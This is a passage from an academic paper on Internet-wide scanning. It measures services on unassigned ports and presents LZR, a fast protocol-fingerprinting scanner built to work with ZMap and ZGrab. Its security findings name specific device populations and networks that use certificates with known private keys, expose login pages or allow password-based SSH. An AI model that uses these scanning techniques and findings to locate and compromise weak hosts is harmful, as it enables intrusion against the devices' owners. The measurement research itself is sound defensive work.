The number of identifiable services on ports without an assigned service varies between 2–97% based on port. Among random ephemeral ports, our 30 handshakes identify the protocol for an average 21% of services that acknowledge data and an average of 10 unique protocols per port. Across all scanned ports, nearly 65% of unexpected, but identifiable, services speak HTTP and 30% speak TLS. IoT devices are a prominent culprit behind unexpected services; unexpected TLS services are 5 times more likely and unexpected SSH 2 times more likely to belong to an IoT device than 443/TLS and 22/SSH services, respectively. We also find evidence of operators attempting to hide services. For example, 70% of hosts serving TLS on the random ephemeral ports 49227, 47808, and 49152 are issued certificates by BBIN International Limited, a Philippine offshore online gambling platform [56]. We further detail the types of services hosted on unassigned ports in Sections 3.3.

Long tail of ports by protocol. Our results suggest that protocols run on many additional ports beyond their primary IANA-assigned port. To quantify how many ports researchers need to scan to achieve coverage of a protocol, we conduct a new scan targeting 0.1% of the IPv4 address space on 10 popular protocols on all 65,535 ports and compute the fraction of hosts running a given service across multiple ports (Figure 9). We find that port 80 contains only 3.0% of hosts running HTTP; another 1.2% of HTTP hosts run on port 7547 and 0.7% on port 30005. To cover approximately 90% of HTTP, one must scan 25,000 ports. Only 5.5% of Telnet resides on TCP/23, with the assigned alternative port TCP/2323 being only the 10th most popular; other unexpected ports dominate the top-10 ports with the most Telnet services (Table 1). Previous work tracking botnet behavior [10, 44] has primarily studied assigned Telnet ports (i.e., 23, 2323); our findings imply that the attack surface and number of potentially vulnerable devices is potentially over 15 times worse than previously shown.

Some protocols are still relatively clustered around their assigned ports. For example, 83.1% of all AMQP is on port 5672 and an additional 3.1% is on port 5673. HTTP and TLS are the only two protocols which appear on every port in our 0.1% IPv4 scan. The set of most popular ports also varies per protocol and is often not correlated with the popularity of ports that send data (i.e., across all protocols), as most services are drowned out by the overwhelming popularity of HTTP and TLS. For example, 7 of the top 10 ports most likely to host Telnet are ranked above 12,000 in overall popularity. As a result, when choosing which popular ports to study for a specific protocol, we recommend researchers conduct a lightweight sub-sampled scan across all ports.

3.3 Security of Unexpected Services

Services on unexpected ports are more likely to be insecure than services on assigned ports. We use the results from our experiment in Section 3.1 (scanning 30 protocols on 55 ports) to show four examples of how unexpected services affect the results of previous and future security studies.




Figure 6: **Distribution of Types of Services**—A smaller fraction of services run the assigned protocol on less popular ports. For example, only 4% of services on TCP/102 speak the assigned S7 protocol. The fraction of services that can be identified on unassigned ports (on the right hand side) varies widely.




Figure 7: **Distribution of Unexpected Services**—HTTP and TLS are the most popular unexpected services, with 65% of unexpected services speaking HTTP and 30% speaking TLS.




Figure 8: **Protocol Coverage Convergence**—The marginal gain of scanning additional protocols is negligible beyond the top 10 protocols. Still, for most ephemeral ports (e.g., port 49227) the majority of services remain unknown.

IoT devices. IoT devices are frequent targets due to their consistently weak security designs [28, 48, 70]. While passive measurement has shown that a significant number of IoT devices inhabit non-standard ports [45], active measurement of IoT devices has largely studied only standard ports [14, 20, 27, 55, 62, 71]. By manually identifying server certificates belonging to an IoT manufacturer, we find IoT interfaces on unexpected ports are widespread; 50% of TLS server certificates on unexpected ports belong to IoT devices and unexpected TLS is 5 times more likely to belong to an IoT device than on port 443. For example, 35% of 8000/TLS are icctv devices (i.e., surveillance cameras) in Korea Telecom and 38% of 80/TLS are Huawei network nodes spread across 1% of all international networks. About 5% of TLS on port 8443 belongs to Android TVs in Korean networks and at least 20% belongs to routers. Unassigned ports also contain more TCP/UPnP devices. For example, there are 12 times more TCP/UPnP devices on port 49152 (primarily in Latin America and Asian Telecoms) and 2 times as many on ports 58000 and 30005 than on port 80.

Vulnerable TLS. TLS services on unassigned ports are 1.17 times more likely to have a certificate with a known private key than on assigned ports. When scanning unassigned ports, we find over twice as many certificates have a known private key than reported in prior work [32, 36]. For example, 40.2% of TLS hosts on port 8081 are DOCSIS 3.1 Wireless Gateways in Telecom Argentina (AS 10481 and 10318) using the same OpenSSL Test Certificate with a known private key and 39% of TLS hosts on port 58000 are Qno wireless devices with the same self-signed certificate with a known private key. Across 23% of scanned ports, public keys are more likely—up to 1.7 times more—to be shared than those on port 443 (e.g., 80/TLS is 1.5 times more likely). Nonetheless, previous work studying cryptographic keys on the Internet [26, 32, 36] has limited analysis to 443/HTTPS, 22/SSH, 995/POP3S, 993/IMAPS, and 25/SMTPS.

Login pages. Over half of unexpected ports scanned host a higher fraction of public-facing login pages (i.e., HTML containing a login, username, or password field) than 80/HTTP and 443/HTTPS. Though the total number of HTTP login pages is greatest on port 80, a page on 8080/HTTP is 2.4 times more likely to be a login page, thus offering an additional 25% of such pages compared to port 80. Furthermore, all the aforementioned IoT devices (e.g., icctv, routers) hosting TLS also serve a login HTTPS page on their respective ports.




Figure 9: **Protocol Coverage Across Ports** — Only 3.0% of HTTP services are served on port 80. Researchers must scan 25K ports to achieve 90% coverage of HTTP services. On the other hand, 83.1% of AMQP services are on port 5672.

Port	Hosts	Top AS	% of Hosts in Top AS
23	2,606	Telecom Argentina (10318)	8.7%
5523	521	Claro S.A (28573)	87%
9002	396	Fastweb Italia (12874)	4%
6002	232	Fastweb Italia (12874)	6%
8000	158	Powercomm KR (17858)	89%

Table 1: **Top 5 Ports Hosting Telnet** — While Telnet is most often seen on its assigned port (TCP/23), the majority of Telnet services are served on unassigned ports. Unexpected Telnet devices are sometimes spread across a large number of ASes (e.g., port 9002) and are therefore likely not due to a single operator decision.

SSH hygiene. Unexpected ports hosting SSH are 15% more likely to allow non-public key authentication methods (e.g., password, host-based, challenge-response) than 22/SSH and 2.4 times less likely to be using *only* public key authentication (11% vs. 26%). 60% of scanned ports are on average 2 times more likely (9% vs. 18%) to be running a software implementation of SSH that is likely to be on an IoT device (e.g., Dropbear, Cisco, Huawei).

3.4 Summary and Implications

Most services that acknowledge data on popular IANA-assigned ports run the expected L7 protocol, but this drops to nearly zero for less popular protocols with assigned ports. The majority of services that speak popular protocols (e.g., TLS, Telnet, HTTP) are spread across all 65K ports rather than on their assigned port(s). For example, only 3% of HTTP services listen on port 80. Many of the services listening on random ports belong to IoT devices and/or have a weak security posture, and it behooves the security community to consider these services when quantifying risk.

4 Efficiently Identifying Services

L7 scanning is more challenging when there is no assigned protocol for a port or when the expected L7 handshake fails. Though Section 3.3 demonstrates the importance of scanning for unexpected services, the naive method we used tests 30 unique L7 handshakes and is too intrusive and slow for large-scale experiments. In this section, we explore how to most efficiently detect unexpected L7 services. Encouragingly, only five handshake messages are needed to uncover 99% of unexpected services running identifiable protocols.

4.1 Protocol Discovery

We investigate two directions for accelerating protocol discovery: (1) methods that trigger protocol-identifying responses on a large number of protocols and (2) attempting handshakes in an order that optimizes for efficient service discovery.

Wait and fingerprint. The most efficient first step for detecting the protocol on a port is to simply wait to send any handshake message and to see what the server sends first. A total of 8 of the 30 protocols implemented in ZGrab — POP3, IMAP, MySQL, FTP, VNC, SSH, Telnet, and SMTP — are "server-first" protocols: after a TCP handshake concludes, the server will send a banner to the client, which allows the client to parse and identify the actual service. For example, 99.99% of hosts which complete an SSH handshake have the keyword `ssh` in the SSH banner, 90% of SMTP banners contains `smtp`, 72% of Telnet contains `login` or `user`, and 100% of VNC responses contain `RFB`. We are able to identify banner signatures for all implemented binary and ASCII-based protocols.

We also find that many protocols respond to incorrect handshake messages, including HTTP and TLS. Through 1% scans of the IPv4 space, we find that 16 of 30 protocols respond to an HTTP GET request or two newline characters for at least 50% of public services that speak the protocol (Figure 10). In general, most services that respond to the wrong handshake respond to both a GET request and TLS Client Hello, but MongoDB, and Redis do not send data in response to a TLS handshake. Though sending two newline characters is protocol-compliant for many ASCII protocols, doing so discovers fewer services than TLS and HTTP. We discover a similar phenomenon when sending 50 newline characters, thereby implying that the contents of the newline message — rather than the length — causes the lack of responses.

A total of 75% of binary (i.e., non-ASCII) services, including MQTT, Postgres, PPTP, Oracle DB, Microsoft SQL, Siemens S7, DNS, and SMB, send no data back unless we scan with their specific protocol. We note that our selection of tested protocols are biased towards ASCII protocols, and that it is likely that many binary protocols do not respond to these handshake messages. However, as discussed in Section 3.2, the long tail of binary protocols on the Internet are

Scan	IANA-Assigned Ports		Ephemeral Ports	
Order	Protocol	Δ Coverage	Protocol	Δ Coverage
1	*wait*	51.3%	*wait*	66.3%
2	TLS	29.0%	HTTP	17.1%
3	HTTP	13.6%	TLS	15.9%
4	DNS	3.4%	Oracle DB	0.23%
5	PPTP	1.8%	PPTP	0.14%

Table 2: **Optimal Handshake Order**—For IANA-assigned ports, waiting and then sending a TLS Client Hello discovers 80.3% of unexpected services. Five handshakes can identify over 99% of identifiable unexpected services.

less spread out across a large number of ports compared to common protocols like HTTP.




Figure 10: **Scanning L7 With Different Handshakes**—Sending an HTTP handshake (i.e., a GET Request) prompts the most number of services to send back data. The data can then be used to fingerprint the actual service running.

Optimal handshake order. We compute the optimal order of L7 handshakes that maximize the chances of identifying the service running on a port using a greedy approach across two sets of ports: (1) all IANA-assigned ports and (2) five random ephemeral ports (62220, 53194, 49227, 47808, and 65535). Of the 30 protocols with ZGrab scanners that we can identify, we find that five handshake messages elicit responses from over 99% of identifiable unexpected services on both sets of ports. We show the top-five L7 handshakes that discover the most unexpected services for the two sets of ports, excluding the expected services in Table 2. Across both IANA-assigned and ephemeral ports, merely opening a connection to the client (i.e., waiting) can immediately fingerprint more than half of unexpected services. For IANA-assigned ports, waiting and then sending a TLS Client Hello discovers 80.3% of unexpected services. For ephemeral ports, waiting and HTTP discover 83.4% of services. It is not surprising that DNS and PPTP provide the 4th and 5th most additional coverage for IANA-assigned ports, as these are relatively popular protocols that do not answer to other handshakes (e.g., HTTP GET).

4.2 Impact of L7 Filtering

One reason that we may not be able to identify all services is that even if our protocol guess is correct, our selected handshake parameters might be rejected. For example, in SNMP, servers may reject requests that do not specify the correct community string in the first packet by first acknowledging the data, but then sending a TCP RST. To estimate whether L7 filtering decisions cause a service to not send *any* data back to the client, thereby hindering fingerprinting efforts, we run two sets of scans, each with different handshake options, for each of the following ports and protocols: 8081/HTTP, 443/TLS, and 1723/PPTP.

For HTTP, in one scan we send a GET request and in another we specify the OPTIONS request. For TLS, in one scan we advertise the insecure cipher suite TLS_RSA_EXPORT_WITH_RC4_40_MD5 and in the other we advertise modern Chrome cipher suites. For PPTP, in one scan the first message is crafted to contain the specified "Magic Cookie" value (a specific constant used to synchronize the TCP datastream) according to RFC 2637 [31], `0x1A2B3C4D`, and in another we specify the Magic Cookie to be `0x11111111`. RFC 2637 states that "Loss of synchronization must result in immediate closing of the control connection's TCP session;" we thus expect that fewer IPs will send data to the client if the magic cookie is incorrect and use this as a "control" experiment.

Port (Service)	Handshake Option	IPs that send data
8081 (HTTP)	Only GET Request	27%
	Only OPTIONS Request	7.3%
	Both	65.7%
1723 (PPTP)	Only Good Cookie	67.1%
	Only Bad Cookie	0.001%
	Both	32.8%
443 (TLS)	Only Secure Cipher	2.65%
	Only Insecure Cipher	0.05%
	Both	97.3%

Table 3: **Impact of Handshake Options**—Handshake parameters influence the services that send back identifiable data. For example, an HTTP OPTIONS request on port 8081 results in 7.3% more IPs to respond with data than an HTTP GET request. 65.7% of IPs will respond to both types of requests on port 8081.

An HTTP OPTIONS request discovers an additional 7.3% IPs that speak HTTP compared to a GET request on port 8081. Responsive IPs will acknowledge data and close the connection after receiving a GET request, hindering a scanner's ability to fingerprint the service as HTTP. However, by sending an OPTIONS request, 72% of IPs will respond with a 501 status (method not implemented) and 17% will respond with a 405 status (method not allowed), thereby confirming they do speak HTTP. IPs that exclusively respond to an OPTIONS request are not constrained to a particular network and are present across 5.3% of ASes. The discrepancy is less pronounced on port 80 where only 0.02% of IPs will respond to an OPTIONS request but not GET and only 1.1% of IPs will respond to GET but not an OPTIONS request.

For TLS, per RFC 8446 [57], a handshake failure should generate an error message and notify the application before closing the connection. However, 2.65% of IPs will simply close the connection without any application-layer error when an incompatible cipher is given. As expected for PPTP, specifying an incorrect magic cookie results in 67.1% of IPs failing to respond (Table 3). Hosts practicing their own Layer 7 filtering depending upon certain handshake options — and thereby not sending any data to the client — presents an unavoidable challenge for any L7 scanner to guess the perfect parameters to speak the appropriate Layer 7 with every single host. In Figure 6, we estimate all unknown services to be due to not having the expected handshake options.

4.3 Consequences of Handshake Order

Similar to how handshake options might prevent a server from responding, trying repeated incorrect handshakes prior to the correct one might also prevent the identification of services. We evaluate whether hosts filter or refuse connections after receiving incorrect L7 messages by (1) sending successive HTTP GET and TLS Client Hello messages to all IANA-assigned ports for 1% of the IPv4 space and (2) comparing the number of hosts that successfully complete a follow-up handshake when being sent the expected L7 data to the number of hosts that successfully complete a follow-up handshake when being sent unexpected L7 data.

Depending on the protocol, we find that sending unexpected L7 data causes up to 30% of follow-up handshakes to fail compared to the hosts found when directly scanning for the protocol (Figure 11). For example, sending non-Telnet data to Telnet servers causes 17% to fail a follow-up handshake; 65% send a TCP RST and 35% do not SYN-ACK to a follow up TCP handshake. Sending an HTTP GET request to TLS servers causes 29% of follow-up TLS handshakes to fail. We find this behavior to be similar to a Cisco IOS feature, Login Block, which allows administrators to temporarily block connections to L7 services after unsuccessful login attempts [33]. Surprisingly, this phenomenon only affects hosts *after* they send protocol-identifying data — likely because this is when they first store server-side application-layer state about the connection. As such, this blocking does not prevent any servers from being fingerprinted. It only prevents a follow-up handshake after identifying data has been sent back to the scanner. Failure is generally temporary: 75% of hosts will successfully complete the L7 handshake within 5 seconds and 99% of hosts will take less than 2 minutes. Nonetheless, waiting between fingerprinting and completing the follow-up handshake can reduce this filtering effect.




Figure 11: **Impact of Sending Incorrect Handshakes** — Sending unexpected data to hosts causes some services to fail the follow-up expected handshake even when fingerprinting was successful. For example, only 71% of TLS hosts successfully complete a handshake when initially being sent an HTTP handshake message. We provide the fraction of total hosts successfully fingerprinted in the third column.

4.4 Summary and Implications

One fundamental limitation of L7 scanning is that services may require specific handshake options to respond. Nonetheless, our results indicate that the vast majority of identifiable Internet services can be easily identified during scans. Many hosts respond to the "wrong" L7 handshake and send data that help fingerprint the service: 16 of 30 protocols can be detected with a single HTTP GET request and 99% of unexpected services can be identified with five handshakes. We use these optimizations to build a scanner (LZR) dedicated to accurate and efficient unexpected service discovery.

5 LZR: A System for Identifying Services

In this section, we introduce LZR, a scanner that accurately and efficiently identifies Internet services based on the lessons learned from Sections 2–4. LZR can be used with ZMap to quickly identify protocols running on a port, or as a shim between ZMap and an application-layer scanner like ZGrab, to instruct the scanner what follow-up handshake to perform. LZR's novelty and performance gain is primarily due to its

"fail-fast" approach to scanning and "fingerprint everything" approach to identifying protocols. It builds on two main ideas:

Ignore non-acknowledging hosts. About 40% of services that send a SYN-ACK never acknowledge data. None of these services can complete an L7 handshake and can be safely ignored during Internet scans. Quickly identifying and ignoring these services can significantly reduce costs because non-acknowledging services force stateful scanners to open an OS socket and wait for the full timeout period to elapse, which typically takes much longer than completing a normal handshake. Non-acknowledging hosts can be filtered out by sending a single packet — an ACK with data — similar to how ZMap statelessly SYN scans.

Listen more. Up to 96% of services per port run unexpected protocols. In 8 of the 30 protocols we scanned, the server sends data first, and 10 protocols send fingerprint-able data when sent an incorrect L7 handshake. By always waiting and then fingerprinting invalid server responses, we can identify up to 16 of the 30 protocols by sending a single packet. A scanner only needs to perform minimal computation to fingerprint a service: the first packet from a server identifies the running protocol, which does not require a full TCP/IP stack.

5.1 Scan Algorithm

We outline LZR's logic in Figure 12. LZR accepts a stream of SYN-ACK packets from ZMap or tuples of (IP, port) to scan. In the case that LZR has full connection details from ZMap, LZR will start by filtering hosts that send SYN-ACKs with a zero window. Otherwise, it will initiate a new connection. For non-zero windows, LZR will continue the connection by sending an ACK packet containing the expected protocol's first-packet handshake data. If LZR receives any type of data in response from the host, it will fingerprint the data and close the connection. If a host neither acknowledges the data nor closes the connection, LZR re-transmits the data with the PUSH flag (further discussed in Section 5.3). If a host does not acknowledge the data (e.g., never responds or RSTs the connection without an acknowledgement), LZR fingerprints the host as likely not hosting a real service and does not proceed with further connection attempts. Otherwise, if a host acknowledges the data but does not send any data in response (i.e., server is unresponsive or closes the connection immediately afterwards), LZR proceeds to close the connection, start a new connection, and send the next handshake. The process continues until LZR identifies the running protocol or runs out of additional handshakes to try. LZR can also optionally filter IPs that respond on nearly every port (Section 3.1) by simultaneously sending SYN packets to a user-specified number of random ephemeral ports and checking for a SYN-ACK.

5.2 Architecture

LZR is written in 3.5K lines of Go and implements all unique protocols (i.e., handshakes) in Appendix A. Similar to ZMap, LZR uses libpcap [68] to send and receive raw Ethernet packets rather than rely on the OS TCP/IP stack. This allows LZR to efficiently fingerprint services because a single socket can be used for the duration of a scan and it allows LZR to adopt and continue connections initiated by a stateless scanner like ZMap. Because LZR only needs to send and receive a single packet to fingerprint services, a full TCP stack is not needed.

LZR takes as input a command-line argument list of protocols to test and a stream of SYN-ACKs from ZMap or IP/ports to scan. Internally, a small pool of Go routines send followup ACK packets containing handshake messages and fingerprint their responses. Adding new protocols/handshakes to LZR is easy; each handshake implements a `Handshake` interface that specifies (1) the data to attach to the ACK packet and (2) what to search for in a response packet to fingerprint the protocol. Once LZR receives data to fingerprint, LZR first checks if the data matches the fingerprint (specified using the `Handshake` interface) of the protocol being attempted. If not, LZR checks all the remaining fingerprints for a match. We note that because ZMap sends probes using a raw Ethernet socket, LZR users need to install an iptables rule to prevent the Linux kernel from sending RST packets in response to the SYN-ACKs it receives. Otherwise, LZR cannot adopt and continue these connections. We have released LZR under the Apache 2.0 license at `https://github.com/stanford-esrg/lzr`.

5.3 Evaluation

We evaluate both the accuracy and performance of LZR by comparing protocol-specific ZGrab handshakes with four LZR configurations. The first two are the expected use cases:

1. **ZMap/LZR**: We use LZR with ZMap to identify the service running on a port that ZMap finds.
2. **ZMap/LZR + ZGrab**: We use LZR as a shim between ZMap and ZGrab to instruct ZGrab what full L7 handshake to complete for hosts that ZMap finds.

During experiments with these configurations at 1gbE, we find that LZR is able to filter hosts *much* faster than ZMap is able to find hosts — especially on ephemeral ports with low hitrates. ZMap artificially limits how fast LZR and ZGrab operate. As such, we introduce two additional metrics that approximate LZR's performance under the premise of ZMap finding hosts infinitely quickly. This allows us to compute how quickly LZR can find hosts as scan speeds increase and how much time ZGrab can save in an environment where there are many hosts to scan because the researcher is investigating multiple ports simultaneously.

3. **Offline ZMap/LZR + ZGrab**: We perform scans in two phases. In the first, we use ZMap and LZR to identify




Figure 12: **LZR Algorithm**—LZR efficiently identifies real Internet services by sending application-layer data with the ACK of a TCP handshake to filter out non-acknowledging hosts and fingerprint the responding protocol.

Internet hosts that speak a known protocol and exclude this phase from our benchmarking. Then, in a second phase, we allow ZGrab to process services at full speed.

4. **Offline ZMap + LZR**: We perform scans in two phases. In the first, we find candidate services with ZMap, and exclude this phase from our benchmarking. In the second phase, we benchmark how quickly LZR can fingerprint services operating at full speed.

We report L4 and L7 behavior breakdown, CPU time, and bandwidth savings of LZR from 100% scans of the IPv4 address space completed during June 2020 in Table 4. We calculate runtime performance using CPU cycles per second for ZGrab and LZR as both tools are CPU bound: ZGrab's completion of a full handshake (e.g., encryption/decryption for TLS) and LZR's fingerprinting (e.g., pattern matching) create the biggest performance bottlenecks for each. When benchmarking LZR, we receive complaints from seven different organizations, but there is no indication that the complaints are the result of a particular LZR optimization; we follow-up with all responsive network operators and learn that the complaints are simply due to the 100% coverage of the scans.

How many additional services does LZR find? One of LZR's key features is that it can identify additional services, while filtering out unresponsive ones by analyzing the response to the data included in the ACK packet. Using the keyword-fingerprinting strategy, LZR identifies an average of 12 additional unique protocols across ports in our experiment by using *only* the expected 1–2 handshakes; for example, 1.3 million IPs hosting an additional 16 protocols on port 443 and 238,000 IPs hosting an additional 18 protocols on port 80 are found with just the *single* expected handshake. Furthermore, LZR finds over 2 times more unexpected than expected services when sending a single AMQP handshake to 5672/AMQP. The breakdown of the unexpected services is, unsurprisingly, nearly identical to the distribution in Figure 6 (i.e., HTTP and TLS dominate). Across all ports in Appendix A, LZR identifies 88% of all identifiable services with just a single HTTP handshake message. The exact signatures LZR uses for fingerprinting services can be found at `https://github.com/stanford-esrg/lzr/tree/master/handshakes`.

Does LZR filter out appropriate hosts? LZR does not find a statistically significantly different set of hosts than scanning with just ZMap and ZGrab (Table 4). The Kolmogorov–Smirnov (KS) test [40] finds $p > 0.05$, rejecting the hypothesis that the approaches find a different number of services for all tested ports. We also verify that sending data with an ACK during the handshake does not produce a statistically significant difference in the total number of hosts that acknowledge data or the total number of IPs that send back data across three trials of 1% IPv4 samples for 80/HTTP, 443/TLS and 27017/MongoDB. However, we do find that an additional average of 0.18% of hosts respond when setting the PUSH flag during the retransmission. Though the addition of the PUSH flag causes the follow-up packet to not qualify as an exact TCP retransmission per RFC 793 [54], we confirm that there is no increase in the number of closed connections when re-transmitting with a PUSH flag compared to an identical retransmission. We do not set the PUSH flag immediately during the handshake as that causes about 0.6% of IPs to close the connection.

How much faster is L7 scanning with LZR? ZMap/LZR performance is always faster than ZGrab due to LZR's ability to identify service presence without completing an L7 handshake, which often requires a large number of CPU cycles for

Port Protocol(s) (Consecutively Scanned)	80 HTTP	443 TLS	21 FTP	23 TEL	5672 AMQP	5900 VNC	27017 Mongo	62220 HTTP	80 HTTP TLS	443 TLS HTTP	47808 HTTP TLS
Number of Hosts Found											
SYN-ACK	62.6M	51.8M	14M	6.4M	3.5M	3.5M	2.4M	2.6M	63M	51.6M	2.8M
Zero Window	1.3M	2.1M	1.7M	1M	899K	1.2M	695K	737K	1.2M	1.8M	742K
RST	1.7M	2.3M	1.1M	673K	502K	730K	166K	349K	1.3M	1.9M	31K
ACKs Data	55M	45M	9.5M	4.6M	1.4M	1.4M	505K	628K	56.3M	45M	1.1M
L7 Handshake											
Expected (LZR)	54.66M	43.7M	9.2M	2.71M	123K	277K	73.3K	38K	56M	44.3M	22.6K
Expected (ZGrab)	54.63M	43.7M	9.3M	2.73M	123K	277K	73.6K	36K	56M	44.4M	22.7K
Unexpected (LZR)	238K	1.3M	113K	230K	260K	56K	23K	23K	207K	758K	26.5K
Unique Unexpected	18	16	10	10	11	8	14	12	18	16	14
Speed Up (Time)											
ZMap/LZR	3.3×	4.7×	2.8×	3.9×	1.9×	2×	1.6×	2.7×	3.3×	6.3×	2×
ZMap/LZR + ZGrab	1.2×	1.1×	1.2×	2.5×	1.8×	1.9×	1.4×	2.6×	1.1×	0.95×	2×
Offline ZMap/LZR + ZGrab	1.1×	1.1×	2.1×	1.6×	3.3×	4×	7×	5.4×	1.1×	1.1×	2.5×
Offline ZMap + LZR	4.1×	4.1×	5×	10.7×	11.4×	13.3×	55×	25.3×	5.6×	3.4×	29×
Bandwidth Savings											
ZMap/LZR	60%	75%	67%	78%	70%	79%	66%	68%	79%	84%	87%
ZMap/LZR + ZGrab	-28%	-16%	3%	3%	41%	46%	46%	54%	-16%	-9%	75%
Offline ZMap/LZR + ZGrab	12%	10%	36%	67%	72%	68%	81%	79%	5%	7%	98%
Offline ZMap + LZR	49%	60%	56%	69%	75%	78%	87%	85%	58%	68%	99%

Table 4: **LZR Performance**—Filtering for IPs that acknowledge data increases service fingerprinting speed by up to 55 times while finding up to 30% more unexpected services. All relative performance numbers are compared to ZGrab and measured at a 1 Gb/s scanning rate.

